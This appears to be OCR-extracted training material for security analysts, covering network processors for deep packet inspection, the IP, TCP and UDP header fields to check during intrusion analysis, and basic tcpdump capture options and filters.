
To handle the increase in speed, we have seen architectures move from software-based, to ASIC hardware, and now to network processors. ASIC hardware uses algorithms that were previously performed in software and burns them on to dedicated circuits. ASIC technologies addressed the issue for increased speed; however, they had several disadvantages including high cost, the need for an in-house developer, slow time to market, and inflexibility for changes. Any discovered bugs, additional features, or standard changes required the ASIC to be redesigned and replaced. Rapid changes in security require quicker turnaround times on technology.



Network processors were introduced to leverage the best features of both software-based and ASIC-based technologies. They allow the high speed of ASICs with the flexibility of a programmable processor. Formally defined by Douglas Comer, a network processor "is a special-purpose, programmable hardware device that combines the low cost and flexibility of a RISC processor with the speed and scalability of custom silicon (i.e., ASIC chips). Network processors are building blocks used to construct network systems."

Network processors can be deployed in various architectures, including parallel, where each processor handles 1/N of the total load; and pipeline, where as a packet is moving through the pipeline, each processor is handling an individual function. Each processor typically handles a single specific repetitive task. The network processor was originally targeted to the routing market, but it is easy to see how it can be applied to the increased demands of packet inspection in network security. For example, one processor could handle the pattern matching for known worm signatures, another could analyze for protocol standards compliance, and yet another could look for protocol or usage anomalies. The network processor would have direct access to fast memory that stores policies and signatures, whereas slower larger memory would store state information and heuristic information. New attacks could be mitigated by adding new code to the network processor. A separate processor can handle management functions, such as logging and policy management. Network processors also offer the ability to scale, much like CPUs on computer systems.


This new technology offers both quick reprogramming when new attacks appear and faster performance than the previous ASIC-based hardware. It also extends the lifetime of security devices by allowing vendors to easily add new features. Security can now be designed into the architecture at wire speed instead of being avoided and regarded as a bottleneck.




The most-damaging malware in recent years has taken advantage of the application vulnerabilities in environments in which stateful inspection or similar perimeter devices were utilized. Thus, a dire need for multilayer detection can protect against both network and Application layer attacks while providing access control. Application proxies do little to defend systems against attacks by the worms mentioned previously. A glaring need has developed for perimeter devices that look deeper into the packet stream and perform more comprehensive analysis. Furthermore, the next generation of perimeter devices must include anomaly detection techniques.

Several new packet inspection techniques are incorporated into intrusion detection and prevention systems. Current web services are pushing perimeter defenses to be more aware of the types of traffic they allow to access the network via port 80, such as SOAP elements and XML statements. Even if all the packet inspection methods can be accomplished, the analysis must be done at wire speed with no increase in latency. A well-built security device must use multiple detection mechanisms, each covering a different aspect of packet inspection and detection in parallel for faster processing. Security devices that use these new types of packet inspection methods are emerging in the market and are expected to gain steam in the next few years.


Packet sizes have a major impact on network parameters such as throughput and latency, as well as packet inspection, pattern matching, and other intrusion detection and prevention methods. Larger packet sizes mean more inspection, parsing, and detection per packet. Unless significant improvements are made in current hardware and algorithms, security devices may not keep up with high-speed network demands. Network processors are heading in the right direction by providing high-speed, multiprocessing, programmable devices. Security product vendors must utilize this technology and create function-specific processors to handle the necessary packet inspection for today's security needs, such as protocol compliance checking, anomaly detection, inline antivirus solutions, and high-speed pattern matching. The solutions must be scalable to future network bandwidth and flexible enough to accommodate the ever-changing demands of security.



This section builds on the first section discussing the need for more deep-dive packet inspection and delves into the fundamentals you need for successful packet analysis as an intrusion analyst.



In this section, we delve into packets and explore the key fundamentals for examining them for intrusion analysis. This section is meant to be a "hit the ground running" area that can help you prepare for more advanced courses in packet analysis for intrusion detection and analysis, in particular the SANS Security 503 class.




Any seasoned security analyst should have a good understanding of how packets can reveal details about intrusion attempts or successful hacking scenarios.

All security analysts should have the ability, at a minimum, to acquire and assess packet capture files in a standard format. Gathering packets can be done in a number of ways, as discussed so far in class. However, ensuring that the files are compatible with a variety of tools, and can be interpreted properly, is a skill unto itself.

Secondly, analysts should know the basics of what to look for in packets and flow data, searching for the major indicators of malicious activity.

In this section, we explore the types of details you need to focus on, as well as the tools that may help you in your investigations.

Ethernet Header



- Layer 2 data in an internal network
- Focus on MAC addresses and VLANs

This slide shows the Ethernet header. Many packet captures don't focus on Layer 2, but there's a lot of interesting data we can glean, including source and destination MAC addresses and virtual LAN (VLAN) tags that isolate broadcast domains. Focus on these in your intrusion analysis efforts! You may detect unusual Man-in-the-Middle (MITM) attacks using tools such as Cain or Ettercap, or unusual traffic from one particular switch port.

The header image is taken from https://learningnetwork.cisco.com/thread/39098.

IPv4 Header

Offsets	Octet	0								1								2								3							
Octet	Bit	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	0	Version				IHL				DSCP						ECN		Total Length															
4	32	Identification																Flags			Fragment Offset											
8	64	Time To Live								Protocol								Header Checksum															
12	96	Source IP Address																															
16	128	Destination IP Address																															
20	160	Options (if IHL > 5)																															

- Focus on length, IP ID, flags and fragmentation, and addresses

The IP header has a lot to offer security analysts. Focus on the following:

- **IHL (Internet Header Length)**: Look to see anything different from 20 bytes, which indicates the presence of options or some other anomaly.
- **Total length**: This is the total length of the packet, which includes IP header length, encapsulated header length, and data.
- **Identification (IP ID)**: This number keeps fragmented packets connected, so make sure it is legitimate.
- **Flags and Fragment Offset**: Check fragmentation details because they may reveal unusual attack and obfuscation patterns.
- **Source/destination IP addresses**: Look for patterns in traffic from sources or to destinations.

The header image is taken from http://en.wikipedia.org/wiki/IPv4.

IPv6 Header

Offsets	Octet	0								1								2								3							
Octet	Bit	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	0	Version				Traffic Class								Flow Label																			
4	32	Payload Length																Next Header								Hop Limit							
8	64	Source Address																															
12	96																																
16	128																																
20	160																																
24	192	Destination Address																															
28	224																																
32	256																																
36	288																																

- Focus on addresses and the "Next Header" space!

Advanced Detection and Packet Analysis

The IPv6 header is actually much simpler than the IPv4 header! However, you still need to pay attention to it. The following fields may be interesting:

- **Payload length**: This is the length of the actual payload of the packet. Check to see that it is properly reported and aligns with the actual packet data.
- **Next header**: This is likely the most important IPv6 header for security analysts in many ways. Numerous secondary embedded headers can be included in the IPv6 packets and can contain tunneled data and unusual protocols. Ensure you check all headers and the data that follows!
- **Source/destination addresses**: Much like IPv4, source and destination addresses may indicate unusual patterns of traffic.

The header image is taken from http://en.wikipedia.org/wiki/IPv6_packet.

TCP Header

Offsets Octet		0								1								2								3							
Octet	Bit	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	0	Source port																Destination port														
4	32	Sequence number																															
8	64	Acknowledgment number (if ACK set)																															
12	96	Data offset			Reserved 0 0 0				NS	CWR	ECE	URG	ACK	PSH	RST	SYN	FIN	Window Size															
16	128	Checksum																Urgent pointer (if URG set)														
20	160	Options (if *data offset* > 5. Padded at the end with "0" bytes if necessary.)																															
...	...	...																															

- Lots of details to focus on—check carefully!

The TCP header has a staggering amount of data included in it. It's key to understand the following:

- Source/destination ports: Indicate services communicating.
- Sequence/Acknowledgment numbers: Check to see whether these align in a single session. Look for the Initial Sequence Number (set with the SYN flag alone). The following ACK should have the Acknowledgment number equal to this ISN plus one. Check the packets in a session and make sure the SEQ and ACK numbers match up. If the numbers are unusual and don't match, this could be a strong sign of malicious tools or behavior.
- TCP flags: Check the normal protocol behavior for these flags, and make sure the proper flags are in place for the packet payload.

The header image is taken from http://en.wikipedia.org/wiki/Transmission_Control_Protocol.


UDP Header

Offsets Octet		0								1								2								3							
Octet	Bit	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	0	Source port																Destination port														
4	32	Length																Checksum														

- UDP headers are much simpler
- Look for unusual lengths
- Check source and destination ports, too


The UDP header is a simple one. UDP packets are generally intended to be single "request/response" interactions between systems and services, and security analysts should be looking primarily for anomalous behavior in the protocols and services themselves. Large UDP packets may signal embedded data or DoS attacks, and source/destination ports may indicate unusual behaviors. Generally, the most important things to look for in UDP packets are how the source and destination are communicating.

The header image is taken from http://en.wikipedia.org/wiki/User_Datagram_Protocol.




TCPdump and its Windows counterpart, Windump, have long been mainstays of both network and security teams. The reason for this is simple: These tools work. Learning to use TCPdump and Windump is not that difficult, and both of these tools can be put to good use quickly for traffic capture and analysis.

In this next section, we cover some of the fundamentals and focal areas security analysts should pay attention to for incident detection and response.



This slide depicts some of the basic TCPdump/Windump options you need to know:

- **-i <interface>**: Select the interface to capture on, eth0 or eth1, for example.
- **-n**: Don't resolve hostnames.
- **-nn**: Don't resolve names or ports.
- **-e**: Grab Ethernet headers as well as the Layers 3 and 4 information.
- **-X**: Show packet contents in hex and ASCII. This is incredibly useful for security analysts who need to look at Application layer details!
- **-XX**: Hex and ASCII content + Ethernet headers. This grabs a lot of header data, which may be useful for a single command.




This slide depicts more TCPdump/Windump options:

- **-v / -vv / -vvv**: Increase verbosity, usually –vv is enough, but experiment to find the right balance for your needs.
- **-c <#>**: Get # of packets and quit – useful for scripting!
- **-s <#>**: Define snaplength of capture in bytes. This defines how much of the packet to grab. A full Ethernet frame is 1514 bytes – get it all! A simple way to grab all data is to use the –s0 (zero) flag.
- **-S**: TCPdump abbreviates sequence numbers with a 1 for a (+1) value to save space. This is handy, but inconvenient for analysts who need the entire string of digits. The –S flag will print the full string, regardless.
- **-q**: Get less protocol information. This abbreviates the protocol info listed in the output, which may come in handy.
- **-r / -w**: Read from a file or write to one. Include a fil name after the –r or –w, and you can read or write to a standard PCAP file.

Usage Examples


- tcpdump -nS
  - Basic traffic analysis, no name resolution
- tcpdump -nnvvS
  - No port resolution, more verbose output + traffic
- tcpdump -nnvvXS
  - Above + hex and ASCII output
- tcpdump -nnvvXSs0
  - Above + full snaplength (-s0)

This slide shows a set of basic TCPdump usage examples, where you can progressively increase the amount of detail and output by using the –n, -v, and –X flags. Note that all output has absolute sequence numbers represented. The final example also captures the entire contents of the packets with the full snaplength (-s0).



This slide shows some of the key filtering options you'll want to use when capturing or analyzing traffic. They're generally pretty self-explanatory:

- **host <IP address>**: Grab traffic to/from a particular host. This is a great way to see all traffic to and from a suspect IP address.
- **src / dst <IP address>**: Grab traffic to from an src/dst address. This filter allows a little more granularity, where you can choose to see ONLY the traffic from an IP as the source OR destination.
- **net <subnet>**: Grab traffic to/from a subnet only.
- **proto <protocol>**: Only grab traffic of a certain protocol type.



More filtering syntax that you should get familiar with:

- **port <port>**: Specify a certain port (useful with the "proto" filter, too).
- **src port/ dst port <port>**: Specify a port as either source or destination, for example choosing src port 80 to see HTTP responses only.
- **portrange <port-port>**: Choosing a range of ports to observe, such as portrange 80-88.
- **less / greater <size in bytes>**: This is useful to look for traffic of only a certain size. You can also substitute less than/greater than brackets (< and >).
- **and / &&**: Either of these can be used to include more filter content together. (An example would be proto udp && port 53.)
- **or / ||**: Either of these can be used to include one filter option or another. (An example would be port 80 or port 88.)
- **not / !**: Either of these can filter out traffic you don't want. Extremely useful!

Example: Layer 2

```
